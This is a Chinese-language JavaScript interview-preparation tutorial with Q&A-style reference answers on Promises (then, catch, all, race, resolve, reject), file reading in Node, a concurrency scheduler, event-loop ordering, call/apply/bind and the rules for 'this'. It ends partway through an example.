| 1  2  3  4  5  6  7  8  9  10  11  12  13 | **var** promise = **new** Promise((resolve, reject) => {/\* executor函数 \*/      // ... some code  **if** (/\* 异步操作成功 \*/){          resolve(value);      } **else** {          reject(error);      }  });  promise.then((value) => {      //success  }, (error) => {      //failure  }) |

1. 参数  
   executor函数在Promise构造函数执行时同步执行，被传递resolve和reject函数（executor函数在Promise构造函数返回新建对象前被调用）。  
   executor内部通常会执行一些异步操作，一旦完成，可以调用resolve函数来将promise状态改成fulfilled(完成)，或者将promise的状态改为rejected(失败)。  
   如果在executor函数中抛出一个错误，那么该promise状态为rejected。executor函数的返回值被忽略。
2. 简单使用

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9 | function timeout(ms) {  **return** **new** Promise((resolve, reject) => {          setTimeout(resolve, ms, 'done');      });  }    timeout(2000).then((value) => {      console.log(value); //done  }); |

**原型方法**

Promise.prototype.then(onFulfilled, onRejected)

1. 语法  
   p.then(onFulfilled, onRejected);  
   p.then((value) => {// fulfillment}, (reason) => {// rejection});
2. 含义  
   为Promise实例添加状态改变时的回调函数。then方法的第一个参数是resolved状态的回调函数，第二个参数（可选）是rejected状态的回调函数。
3. 链式操作  
   then方法返回的是一个新的promise，因此可以采用链式写法，即then方法后面再调用另一个then方法。

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21 | **new** Promise(resolve => {      resolve(1);  })      .then(result => console.log(result)) //1      .then(result => {          console.log(result);              //undefined  **return** 2;      })      .then(result => {          console.log(result);             //2  **throw** **new** Error("err");      })      .then((result) =>{          console.log(result);      }, (err)=>{          console.log(err);                //Error: err  **return** 3;      })      .then((result) => {          console.log(result);            //3      }) |

1. 注意：①不管是then方法的onfulfilled函数参数执行还是onrejected（可选参数）函数参数执行，then方法返回的都是一个新的Promise对象，都可以继续采用链式写法调用另一个then方法。②Promise.prototype.catch()方法返回的也是一个Promise对象。then方法和catch方法可以链式操作。
2. 返回值  
   then方法返回一个Promise，而它的行为与then中的被调用的回调函数(onfulfilled函数/onrejected函数)的返回值有关。  
   (1) 如果then中的回调函数返回一个值，那么then返回的Promise将会成为接受状态，并且将返回的值作为接受状态的回调函数的参数值。

|  |  |
| --- | --- |
| 1  2  3  4  5 | **new** Promise((resolve, reject) => {      reject();  })  .then( () => 99, () => 42 )  .then( result => console.log(result)); // 42 |

1. (2) 如果then中的回调函数抛出一个错误，那么then返回的Promise将会成为拒绝状态，并且将抛出的错误作为拒绝状态的回调函数的参数值。

|  |  |
| --- | --- |
| 1  2  3  4  5 | **new** Promise((resolve, reject) => {      resolve();  })      .then( () => {**throw** **new** Error('err')}, () => {})      .then( () => {}, (err) => {console.log(err)}); //Error: err |

1. (3) 如果then中的回调函数返回一个已经是接受状态的Promise，那么then返回的Promise也会成为接受状态，并且将那个Promise的接受状态的回调函数的参数值作为该被返回的Promise的接受状态回调函数的参数值。

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7 | **new** Promise((resolve, reject) => {      resolve();  })      .then( () => {  **return** **new** Promise(resolve => resolve('ok'));      })      .then( (result) => {console.log(result)}); //ok |

1. (4) 如果then中的回调函数返回一个已经是拒绝状态的Promise，那么then返回的Promise也会成为拒绝状态，并且将那个Promise的拒绝状态的回调函数的参数值作为该被返回的Promise的拒绝状态回调函数的参数值。

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9 | **new** Promise((resolve, reject) => {      resolve();  })      .then( () => {  **return** **new** Promise((resolve, reject) => {             reject(**new** Error('err'));          });      })      .then( () => {}, (err) => {console.log(err)}); //Error: err |

1. (5) 如果then中的回调函数返回一个未定状态（pending）的Promise，那么then返回Promise的状态也是未定的，并且它的终态与那个Promise的终态相同；同时，它变为终态时调用的回调函数参数与那个Promise变为终态时的回调函数的参数是相同的。

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9 | **new** Promise((resolve, reject) => {      resolve();  })  .then(() => {  **return** **new** Promise(resolve => {          setTimeout(resolve, 2000, 'ok');      });  })  .then( (result) => {console.log(result)}); //ok |

1. 注意：这里是then方法中被调用回调函数的返回值与then方法返回的Promise对象状态之间的关系。

**Promise.prototype.catch(onRejected)**

1. 语法

|  |  |
| --- | --- |
| 1  2  3  4  5 | p.**catch**(onRejected);    p.**catch**(**function**(reason) {      // 拒绝  }); |

1. 含义  
   Promise.prototype.catch方法是.then(null, rejection)的别名，用于指定发生错误时的回调函数，返回一个新的promise对象。
2. 用法

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13 | const p = **new** Promise((resolve,reject) => {  **return** reject(**new** Error('err')); //reject方法的作用，等同于抛出错误      //throw new Error('err');  });    p.then(**null**, (err) => {      console.log(err);  //Err: err  });    //--------等价写法---------  p.**catch**(err => {      console.log(err); //Err: err  }) |

1. 注意：由于.catch方法是.then(null, rejection)的别名，故.then中的链式操作(3)、返回值(4)等语法在.catch中都适用。
2. 一般总是建议，Promise对象后面要跟catch方法，这样可以处理Promise内部发生的错误。catch方法返回的还是一个Promise对象，因此后面还可以接着调用then方法。
3. Promise对象的错误具有“冒泡”性质，会一直向后传递，直到被捕获为止。也就是说，错误总是会被下一个catch语句捕获。 即：当前catch方法可以捕获上一个catch方法(包括上一个catch)到当前catch(不包括当前catch)方法之间所有的错误，如果没有错误，则当前catch方法不执行。

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10 | **new** Promise(() => {  **throw** **new** Error('err1');  })      .then(() => {console.log(1);})      .then(() => {console.log(2);})      .**catch**((err) => {          console.log(err); //Err: err1  **throw**  **new** Error('err2');      })      .**catch**((err) => {console.log(err);})//Err: err2 |

1. 一般来说，不要在then方法里面定义Reject状态的回调函数（即then的第二个参数），总是使用catch方法。

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8 | // bad  **new** Promise()      .then((data) => {/\* success \*/ }, (err) => {/\* error \*/ });    // good  **new** Promise()      .then((data) => { /\* success \*/ })      .**catch**((err) => {/\* error \*/ }); |

1. 上面代码中，第二种写法要好于第一种写法，理由是第二种写法可以捕获前面then方法执行中的错误，也更接近同步的写法。
2. 与传统的try/catch代码块不同的是，即使没有使用catch方法指定错误处理的回调函数，Promise对象抛出的错误也不会中止外部脚本运行。

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9 | **new** Promise((resolve) => {      // 下面一行会报错，因为x没有声明      resolve(x + 2);  }).then(() => {      console.log('ok');  });  setTimeout(() => {console.log('over')});  //Uncaught (in promise) ReferenceError: x is not defined  //over |

1. 在异步函数中抛出的错误不会被catch捕获到

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15 | **new** Promise((resolve, reject) => {      setTimeout(() => {  **throw** 'Uncaught Exception!';      }, 1000);  }).**catch**(() => {      console.log('err'); //不会执行  });    **new** Promise((resolve, reject) => {      setTimeout(() => {          reject();      }, 1000);  }).**catch**(() => {      console.log('err'); //err  }); |

1. 在resolve()后面抛出的错误会被忽略

|  |  |
| --- | --- |
| 1  2  3  4  5  6 | **new** Promise((resolve, reject) => {      resolve();  **throw** 'Silenced Exception!';  }).**catch**(**function**(e) {      console.log(e); // 不会执行  }); |

**Promise.all(iterable)**

1. 语法  
   var p = Promise.all([p1, p2, p3]);
2. 含义  
   Promise.all方法接受一个数组作为参数，p1、p2、p3都是Promise实例，如果不是，就会先调用下面讲到的Promise.resolve方法，将参数转为Promise实例，再进一步处理。（Promise.all方法的参数可以不是数组，但必须具有Iterator接口，且返回的每个成员都是Promise实例。）  
   p的状态由p1、p2、p3决定，分成两种情况。  
   (1) 只有p1、p2、p3的状态都变成fulfilled，p的状态才会变成fulfilled，此时p1、p2、p3的返回值组成一个数组，传递给p的回调函数。  
   (2) 只要p1、p2、p3之中有一个被rejected，p的状态就变成rejected，此时第一个被reject的实例的返回值，会传递给p的回调函数。
3. 用法

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21 | const p1 = 'p1-ok';  const p2 = Promise.resolve('p2-ok');  const p3 = **new** Promise((resolve) => setTimeout(resolve, 3000, 'p3-ok'));  const p4 = Promise.reject('p4-err');  Promise.all([p1, p2, p3])      .then((resolves) => {        resolves.forEach(resolve => {            console.log(resolve); //p1-ok   p2-ok  p3-ok        });      })      .**catch**(() => {        console.log('err');      });    Promise.all([p1, p2, p3, p4])      .then(() => {        console.log('ok');      })      .**catch**((err) => {         console.log(err); //p4-err      }) |

**Promise.race(iterable)**

1. 语法  
   var p = Promise.race([p1, p2, p3]);
2. 含义  
   Promise.race方法同样是将多个Promise实例，包装成一个新的Promise实例。只要p1、p2、p3之中有一个实例率先改变状态，p的状态就跟着改变。那个率先改变的Promise实例的返回值，就传递给p的回调函数。  
   Promise.race方法的参数与Promise.all方法一样，如果不是Promise实例，就会先调用下面讲到的Promise.resolve方法，将参数转为Promise实例，再进一步处理。
3. 用法

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22  23  24  25  26  27  28  29 | **var** p1 = **new** Promise(resolve => {setTimeout(resolve, 500, "one");});  **var** p2 = **new** Promise(resolve => {setTimeout(resolve, 100, "two");});  Promise.race([p1, p2])      .then(value => {          console.log(value); // "two"      });    **var** p3 = **new** Promise(resolve => {setTimeout(resolve, 100, "three");});  **var** p4 = **new** Promise((resolve, reject) => {setTimeout(reject, 500, "four");});    Promise.race([p3, p4])      .then((value) => {          console.log(value); // "three"      })      .**catch**(err => {          // 未被调用      });    **var** p5 = **new** Promise(resolve => {setTimeout(resolve, 500, "five");});  **var** p6 = **new** Promise((resolve, reject) => {            setTimeout(reject, 100, "six");        });    Promise.race([p5, p6])      .then((value) => {        // 未被调用      }).**catch**((reason) => {          console.log(reason); // "six"      }); |

**Promise.resolve(value)**

1. 语法

|  |  |
| --- | --- |
| 1  2  3 | Promise.resolve(value);  Promise.resolve(promise);  Promise.resolve(thenable); |

1. Promise.resolve等价于下面的写法。

|  |  |
| --- | --- |
| 1  2  3 | Promise.resolve(value) ;  // 等价于  **new** Promise(resolve => resolve(value)); |

1. 含义  
   返回一个状态由给定value决定的Promise实例。
2. 用法  
   (1) 如果该值是一个Promise对象，则直接返回该对象；

|  |  |
| --- | --- |
| 1  2  3 | const p = **new** Promise((resolve) => {resolve()});  const p2 = Promise.resolve(p);  console.log(p === p2); //true |

1. (2) 如果参数是thenable对象(即带有then方法的对象)，则返回的Promise对象的最终状态由then方法的执行决定；

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9 | const thenable = {      then(resolve, reject) {          resolve(42);      }  };  Promise.resolve(thenable)      .then((value) => {          console.log(value);  // 42      }); |

1. (3) 如果参数是不具有then方法的对象或基本数据类型，则返回的Promise对象的状态为fulfilled，并且将该参数传递给then方法。

|  |  |
| --- | --- |
| 1  2  3  4 | Promise.resolve('Hello')      .then((s) => {          console.log(s); //Hello      }); |

1. (4) 如果不带有任何参数，则返回的Promise对象的状态为fulfilled，并且将undefined作为参数传递给then方法。

|  |  |
| --- | --- |
| 1  2  3  4 | Promise.resolve()      .then((s) => {          console.log(s); //undefined      }); |

1. 通常而言，如果你不知道一个值是否是Promise对象，使用Promise.resolve(value)来返回一个Promise对象,这样就能将该value以Promise对象形式使用。
2. 立即resolve的Promise对象，是在本轮“事件循环”（event loop）的结束时，而不是在下一轮“事件循环”的开始时。

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12 | setTimeout(**function** () {      console.log('three');  }, 0);    Promise.resolve().then( () => {      console.log('two');  });    console.log('one');  // one  // two  // three |

**Promise.reject(reason)**

1. 语法

|  |  |
| --- | --- |
| 1 | Promise.reject(reason); |

1. Promise.reject等价于下面的写法。

|  |  |
| --- | --- |
| 1  2  3 | **var** p = Promise.reject(reason);  // 等同于  **var** p = **new** Promise((resolve, reject) => reject(reason)); |

1. 含义  
   返回一个状态为rejected的Promise对象，并将给定的失败信息传递给对应的处理方法。

**注意：Promise.resolve(value)方法返回的Promise实例的状态由value决定，可能是fulfilled，也可能是rejected。Promise.reject(reason)方法返回的Promise实例的状态一定是rejected。**

1. 用法

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13 | Promise.reject("Testing static reject")      .then((value) => {          // 未被调用      }).**catch**((reason) => {          console.log(reason); // Testing static reject      });    Promise.reject(**new** Error("fail"))      .then((value) => {          // 未被调用      }).**catch**((error) => {          console.log(error); // Error: fail      }); |

1. Promise.reject()方法的参数，会原封不动地作为reject的理由，变成后续方法的参数。这一点与Promise.resolve方法不一致。

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15 | const thenable = {      then(resolve) {          resolve('ok');      }  };    Promise.resolve(thenable)      .then(e => {          console.log(e === 'ok'); //true      });    Promise.reject(thenable)      .**catch**(e => {          console.log(e === thenable); // true      }); |

#### 3.7 Promise.all

**参考答案：**

Promise.all(iterable)方法返回一个Promise实例，此实例在iterable参数内所有的promise都“完成（resolved）”或参数中不包含promise时回调完成（resolve）；如果参数中promise有一个失败（rejected），此实例回调失败（reject），失败的原因是第一个失败promise的结果。

**解析：**

语法

|  |  |
| --- | --- |
| 1 | Promise.all(iterable); |

参数

* iterable

一个可迭代对象，如Array或String

返回值

* 如果传入的参数是一个空的可迭代对象，则返回一个**已完成（already resolved）**状态的Promise
* 如果传入的参数不包含任何promise，则返回一个**异步完成（asynchronously resolved）** Promise。注意：Google Chrome 58 在这种情况下返回一个**已完成（already resolved）**状态的Promise。
* 其它情况下返回一个**处理中（pending）**的Promise。这个返回的promise之后会在所有的promise都完成或有一个promise失败时**异步**地变为完成或失败。 见下方关于“Promise.all 的异步或同步”示例。返回值将会按照参数内的promise顺序排列，而不是由调用promise的完成顺序决定。

#### 3.8 与promise.all相反的是哪一个

**参考答案：**

Promse.race就是赛跑的意思，意思就是说，Promise.race([p1, p2, p3])里面哪个结果获得的快，就返回那个结果，不管结果本身是成功状态还是失败状态。

**扩展：**

语法

|  |  |
| --- | --- |
| 1 | Promise.race(iterable); |

参数

* iterable

可迭代对象，类似Array

返回值

一个**待定的** Promise]只要给定的迭代中的一个promise解决或拒绝，就采用第一个promise的值作为它的值， 从而**异步**地解析或拒绝（一旦堆栈为空）。


#### 3.9 promise实现文件读取

**参考答案：**

**封装异步读取文件操作**

* fs.readFile()方法用于异步读取文件(node核心模块)
* 将Promise的实例对象作为函数的返回值返回
* 这样函数执行完毕后就得到一个Promise对象的实例,可以通过.then方法传入成功的回调和失败的回调

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22  23  24 | const fs = require('fs');  const path = require('path');    **function** asyncGetFileByPath(p) {  **return** **new** Promise((resolve, reject) => {          // Promise对象里面的参数,会立即执行(前面说过)          fs.readFile(path.join(\_\_dirname, p), 'utf-8', (err, data) => {  **if** (err) {                  reject(err);              } **else** {                  resolve(data);              }          })      })  }  asyncGetFileByPath('./files/1.txt')      .then(          (data) => { // 成功的回调              console.log(data);          },          (err) => { // 失败的回调              console.error(err);          }      ) |

****

**解决回调地狱**

* 前面已经成功的封装了一个读取文件的函数
* 下面用它来体验一下读取多个文件
* 我们在.then()方法中,第一个参数resolve()方法中,返回一个promise对象B.
* 那么在执行.then()的resolve()方法完毕后,此时的执行环境是这个Promise的实例b
* 可以通过b的.then()方法继续传入resolve取消回调地狱,让代码趋于扁平化

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22  23  24  25  26  27  28  29  30  31  32  33  34  35  36  37  38  39  40  41  42 | const fs = require('fs');  const path = require('path');    **function** asyncGetFileByPath(p) {  **return** **new** Promise((resolve, reject) => {          // Promise对象里面的参数,会立即执行(前面说过)          fs.readFile(path.join(\_\_dirname, p), 'utf-8', (err, data) => {  **if** (err) {                  reject(err);              } **else** {                  resolve(data);              }          })      })  }  asyncGetFileByPath('./files/1.txt')      .then(          (data) => { // 成功的回调    '1.txt'              console.log(data); // 打印出 1.txt 数据  **return** asyncGetFileByPath('./files/2.txt')          },          (err) => { // 失败的回调              console.error(err);          }      )      .then( // 成功的回调  '2.txt'          (data) => {              console.log(data); // 打印出 2.txt 中的数据  **return** asyncGetFileByPath('./files/3.txt') // 继续返回Promise对象的实例          },          (err) => {              console.error(err);          }      )      .then(          (data) => { // 成功的回调 '3.txt'              console.log(data); // 打印出 3.txt 中的数据          },          (err) => {              console.error(err);          }      ) |

#### 3.10 用js实现sleep，用promise

**参考答案:**

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9 | **function** sleep(time) {  **return** **new** Promise(resolve => setTimeout(resolve, time))  }    const t1 = +**new** Date()  sleep(3000).then(() => {    const t2 = +**new** Date()    console.log(t2 - t1)  }) |

优点：这种方式实际上是用了 setTimeout，没有形成进程阻塞，不会造成性能和负载问题。

缺点：虽然不像 callback 套那么多层，但仍不怎么美观，而且当我们需要在某过程中需要停止执行（或者在中途返回了错误的值），还必须得层层判断后跳出，非常麻烦，而且这种异步并不是那么彻底，还是看起来别扭

#### 3.11 实现一个 Scheduler 类，完成对Promise的并发处理，最多同时执行2个任务

**参考答案：**

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22  23  24  25  26  27  28  29  30  31  32  33  34  35  36  37  38  39  40  41  42  43  44  45  46  47 | class Scheduler {      constructor() {  **this**.tasks = [], // 待运行的任务  **this**.usingTask = [] // 正在运行的任务      }      // promiseCreator 是一个异步函数，return Promise      add(promiseCreator) {  **return** **new** Promise((resolve, reject) => {              promiseCreator.resolve = resolve  **if** (**this**.usingTask.length < 2) {  **this**.usingRun(promiseCreator)              } **else** {  **this**.tasks.push(promiseCreator)              }          })      }        usingRun(promiseCreator) {  **this**.usingTask.push(promiseCreator)          promiseCreator().then(() => {              promiseCreator.resolve()  **this**.usingMove(promiseCreator)  **if** (**this**.tasks.length > 0) {  **this**.usingRun(**this**.tasks.shift())              }          })      }        usingMove(promiseCreator) {          let index = **this**.usingTask.findIndex(promiseCreator)  **this**.usingTask.splice(index, 1)      }  }    const timeout = (time) => **new** Promise(resolve => {      setTimeout(resolve, time)  })    const scheduler = **new** Scheduler()    const addTask = (time, order) => {      scheduler.add(() => timeout(time)).then(() => console.log(order))  }    addTask(400, 4)  addTask(200, 2)  addTask(300, 3) |

#### 3.12 循环i，setTimeout 中输出什么，如何解决（块级作用域，函数作用域）

**参考答案：**

**for循环setTimeout输出1-10解决方式问题来源**

|  |  |
| --- | --- |
| 1  2  3  4  5 | **for** (**var** i = 0; i< 10; i++){     setTimeout((i) => {     console.log(i);     }, 0)  } |

期望：输出1到10

为什么无法输出1到十

在上面的代码中，for循环是同步代码，setTimeout是异步代码。遇到这种既包含同步又包含异步的情况，JavaScript依旧按照从上到下的顺序执行同步代码，并将异步代码插入任务队列。setTimeout的第二个参数则是把执行代码（console.log(i)）添加到任务队列需等待的毫秒数，但等待的时间是相对主程序完毕的时间计算的，也就是说，在执行到setTimeout函数时会等待一段时间，再将当前任务插入任务队列。  
最后，当执行完同步代码，js引擎就会去执行任务队列中的异步代码。这时候任务队列中就会有十个console.log(i)。我们知道，在每次循环中将setTimeout里面的代码“console.log(i)”放入任务队列时，i的值都是不一样的。但JavaScript引擎开始执行任务队列中的代码时，会开始在当前的作用域中开始找变量i，但是当前作用域中并没有对变量i进行定义。这个时候就会在创造该函数的作用域中寻找i。创建该函数的作用域就是全局作用域，这个时候就找到了for循环中的变量i，这时的i是全局变量，并且值已经确定：10。十个console.log“共享”i的值。这就是作用域链的问题。

**解决方法**

* 方法一

|  |  |
| --- | --- |
| 1  2  3  4  5 | **for** (**var** i = 0; i< 10; i++){     setTimeout((i) => {        console.log(i)     }, 1000,i);  } |

最精简解决方案

* 方法二

|  |  |
| --- | --- |
| 1  2  3  4  5 | **for** (let i = 0; i< 10; i++){     setTimeout(() => {        console.log(i)     }, 1000);  } |

最优解决方案，利用let形成块级作用域

* 方法三

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7 | **for** (**var** i = 0; i< 10; i++){    ((i)=>{      setTimeout(() => {        console.log(i)      },1000);    })(i)  } |

IIFE(立即执行函数)，类似于let生成了块级作用域。

* 方法四

|  |  |
| --- | --- |
| 1  2  3 | **for** (**var** i = 0; i< 10; i++){     setTimeout(console.log(i),1000);  } |

直接输出，没有延迟

* 方法五

|  |  |
| --- | --- |
| 1  2  3 | **for** (**var** i = 0; i< 10; i++){     setTimeout((()=>console.log(i))(),1000);  } |

同上

* 方法六

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9 | **for** (**var** i = 0; i< 10; i++){  **try**{  **throw** i        }**catch**(i){          setTimeout(() => {            console.log(i)          }, 1000)        }  } |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22  23  24  25  26 | console.time('start');    setTimeout(**function**() {    console.log(2);  }, 10);    setImmediate(**function**() {    console.log(1);  });    **new** Promise(**function**(resolve) {    console.log(3);    resolve();    console.log(4);  }).then(**function**() {    console.log(5);    console.timeEnd('start')  });    console.log(6);    process.nextTick(**function**() {    console.log(7);  });    console.log(8); |

#### 3.13 js执行顺序的题目，涉及到settimeout、console、process.nextTick、promise.then

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22  23  24  25  26 | console.time('start');    setTimeout(**function**() {    console.log(2);  }, 10);    setImmediate(**function**() {    console.log(1);  });    **new** Promise(**function**(resolve) {    console.log(3);    resolve();    console.log(4);  }).then(**function**() {    console.log(5);    console.timeEnd('start')  });    console.log(6);    process.nextTick(**function**() {    console.log(7);  });    console.log(8); |

**参考答案：**

综合的执行顺序就是：3——>4——>6——>8——>7——>5——>start: 7.009ms——>1——>2

**解析：**

本题目，考察的就是 node 事件循环 Event Loop 我们可以简单理解Event Loop如下：

1. 所有任务都在主线程上执行，形成一个执行栈(Execution Context Stack)
2. 在主线程之外还存在一个任务队列(Task Queen),系统把异步任务放到任务队列中，然后主线程继续执行后续的任务
3. 一旦执行栈中所有的任务执行完毕，系统就会读取任务队列。如果这时异步任务已结束等待状态，就会从任务队列进入执行栈，恢复执行
4. 主线程不断重复上面的第三步

在上述的例子中，我们明白首先执行主线程中的同步任务，因此依次输出3、4、6、8。当主线程任务执行完毕后，再从Event Loop中读取任务。

Event Loop读取任务的先后顺序，取决于任务队列（Job queue）中对于不同任务读取规则的限定。

在Job queue中的队列分为两种类型：

宏任务 Macrotask宏任务是指Event Loop在**每个阶段**执行的任务

微任务 Microtask微任务是指Event Loop在**每个阶段之间**执行的任务

我们举例来看执行顺序的规定，我们假设

宏任务队列包含任务: A1, A2 , A3

微任务队列包含任务: B1, B2 , B3

执行顺序为，首先执行宏任务队列开头的任务，也就是 A1 任务，执行完毕后，在执行微任务队列里的所有任务，也就是依次执行B1, B2 , B3，执行完后清空微任务队中的任务，接着执行宏任务中的第二个任务A2，依次循环。

了解完了宏任务 Macrotask和微任务 Microtask两种队列的执行顺序之后，我们接着来看，真实场景下这两种类型的队列里真正包含的任务（我们以node V8引擎为例），在node V8中，这两种类型的真实任务顺序如下所示：

宏任务 Macrotask队列真实包含任务：

|  |  |
| --- | --- |
| 1 | script(主程序代码),setTimeout, setInterval, setImmediate, I/O, UI rendering |

微任务 Microtask队列真实包含任务：

|  |  |
| --- | --- |
| 1 | process.nextTick, Promises, Object.observe, MutationObserver |

由此我们得到的执行顺序应该为：

|  |  |
| --- | --- |
| 1 | script(主程序代码)—>process.nextTick—>Promises...——>setTimeout——>setInterval——>setImmediate——> I/O——>UI rendering |

在ES6中宏任务 Macrotask队列又称为ScriptJobs，而微任务 Microtask又称PromiseJobs

我们的题目相对复杂，但是要注意，我们在定义promise的时候，promise构造部分是同步执行的

接下来我们分析我们的题目，首先分析Job queue的执行顺序：

|  |  |
| --- | --- |
| 1 | script(主程序代码)——>process.nextTick——>promise——>setTimeout——>setImmediate |

* 主体部分： 定义promise的构造部分是同步的，因此先输出3、4 ，主体部分再输出6、8（同步情况下，就是严格按照定义的先后顺序）
* process.nextTick: 输出7
* promise： 这里的promise部分，严格的说其实是promise.then部分，输出的是5、以及 timeEnd('start')
* setImmediate：输出1，依据上面优先级，应该先setTimeout，但是注意，setTimeout 设置 10ms 延时
* setTimeout ： 输出2

## 4. this

#### 4.1 call appy bind的作用和区别

**参考答案：**

作用：

都可以改变函数内部的this指向。

区别点：

1. call 和 apply 会调用函数，并且改变函数内部this指向。
2. call 和 apply 传递的参数不一样，call 传递参数arg1,arg2...形式 apply 必须数组形式[arg]
3. bind 不会调用函数，可以改变函数内部this指向。

**解析：**

call方法

改变函数内部this指向

call()方法调用一个对象。简单理解为调用函数的方式，但是它可以改变函数的this指向。

写法：fun.call(thisArg, arg1, arg3, ...) // thisArg为想要指向的对象，arg1,arg3为参数

call 的主要作用也可以实现继承

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9 | **function** Person(uname, age) {  **this**.uname = uname;  **this**.age = age;    }  **function** Son(uname, age) {      Person.call(**this**, uname, age);    }  **var** son = **new** Son("zhang", 12);    console.log(son); |

apply方法

apply()方法调用一个函数。简单理解为调用函数的方式，但是它可以改变函数的this指向。

写法：fun.apply(thisArg, [argsArray])

* thisArg:在fun函数运行时指定的this值
* argsArray:传递的值，必须包含在数组里面
* 返回值就是函数的返回值，因为他就是调用函数

apply的主要应用，比如可以利用apply可以求得数组中最大值

|  |  |
| --- | --- |
| 1  2  3 | const arr = [1, 22, 3, 44, 5, 66, 7, 88, 9];  const max = Math.max.apply(Math, arr);  console.log(max); |

bind方法

bind()方法不会调用函数，但是能改变函数内部this指向

写法：fun.bind(thisArg, arg1, arg2, ...)

* thisArg:在fun函数运行时指定的this值
* arg1,arg2:传递的其他参数
* 返回由指定的this值和初始化参数改造的原函数拷贝

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8 | **var** o = {      name: "lisa"  };  **function** fn() {      console.log(**this**);  }  **var** f = fn.bind(o);  f(); |

bind应用

如果有的函数我们不需要立即调用，但是又需要改变这个函数的this指向，此时用bind再合适不过了

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12 | const btns = document.querySelectorAll("button");  **for** (let i = 0; i < btns.length; i++) {      btns[i].onclick = **function**() {  **this**.disabled = **true**;        setTimeout(  **function**() {  **this**.disabled = **false**;          }.bind(**this**),          2000        );      };  } |

**扩展:**

主要应用场景：

1. call 经常做继承。
2. apply 经常跟数组有关系，比如借助于数学对象实现数组最大值最小值。
3. bind 不调用函数，但是还想改变this指向，比如改变定时器内部的this指向。

#### 4.2 this指向（普通函数、箭头函数）

**参考答案：**

普通函数中的this

1. 谁调用了函数或者方法，那么这个函数或者对象中的this就指向谁

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14 | let getThis = **function** () {      console.log(**this**);  }    let obj={      name:"Jack",      getThis:**function**(){          console.log(**this**);      }  }  //getThis()方法是由window在全局作用域中调用的，所以this指向调用该方法的对象，即window  getThis();//window  //此处的getThis()方法是obj这个对象调用的，所以this指向obj  obj.getThis();//obj |

1. 匿名函数中的this：匿名函数的执行具有全局性，则匿名函数中的this指向是window，而不是调用该匿名函数的对象；

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8 | let obj = {      getThis: **function** () {  **return** **function** () {              console.log(**this**);          }      }  }  obj.getThis()(); //window |

上面代码中，getThi()方法是由obj调用，但是obj.getThis()返回的是一个匿名函数，而匿名函数中的this指向window，所以打印出window。 如果想在上述代码中使this指向调用该方法的对象，可以提前把this传值给另外一个变量(\_this或者that)：

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10 | let obj = {       getThis: **function** () {       //提前保存this指向           let \_this=**this**  **return** **function** () {               console.log(\_this);           }       }   }   obj.getThis()(); //obj |

1. 箭头函数中的this
   1. 箭头函数中的this是在函数定义的时候就确定下来的，而不是在函数调用的时候确定的；
   2. 箭头函数中的this指向父级作用域的执行上下文；（技巧：**因为javascript中除了全局作用域，其他作用域都是由函数创建出来的，所以如果想确定this的指向，则找到离箭头函数最近的function，与该function平级的执行上下文中的this即是箭头函数中的this**）
   3. 箭头函数无法使用apply、call和bind方法改变this指向，因为其this值在函数定义的时候就被确定下来。

例1：首先，距离箭头函数最近的是getThis(){}，与该函数平级的执行上下文是obj中的执行上下文，箭头函数中的this就是下注释代码处的this，即obj。

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9 | let obj = {      //此处的this即是箭头函数中的this      getThis: **function** () {  **return**  ()=> {              console.log(**this**);          }      }  }  obj.getThis()(); //obj |

例2：该段代码中存在两个箭头函数，this找不到对应的function(){}，所以一直往上找直到指向window。

|  |  |
| --- | --- |
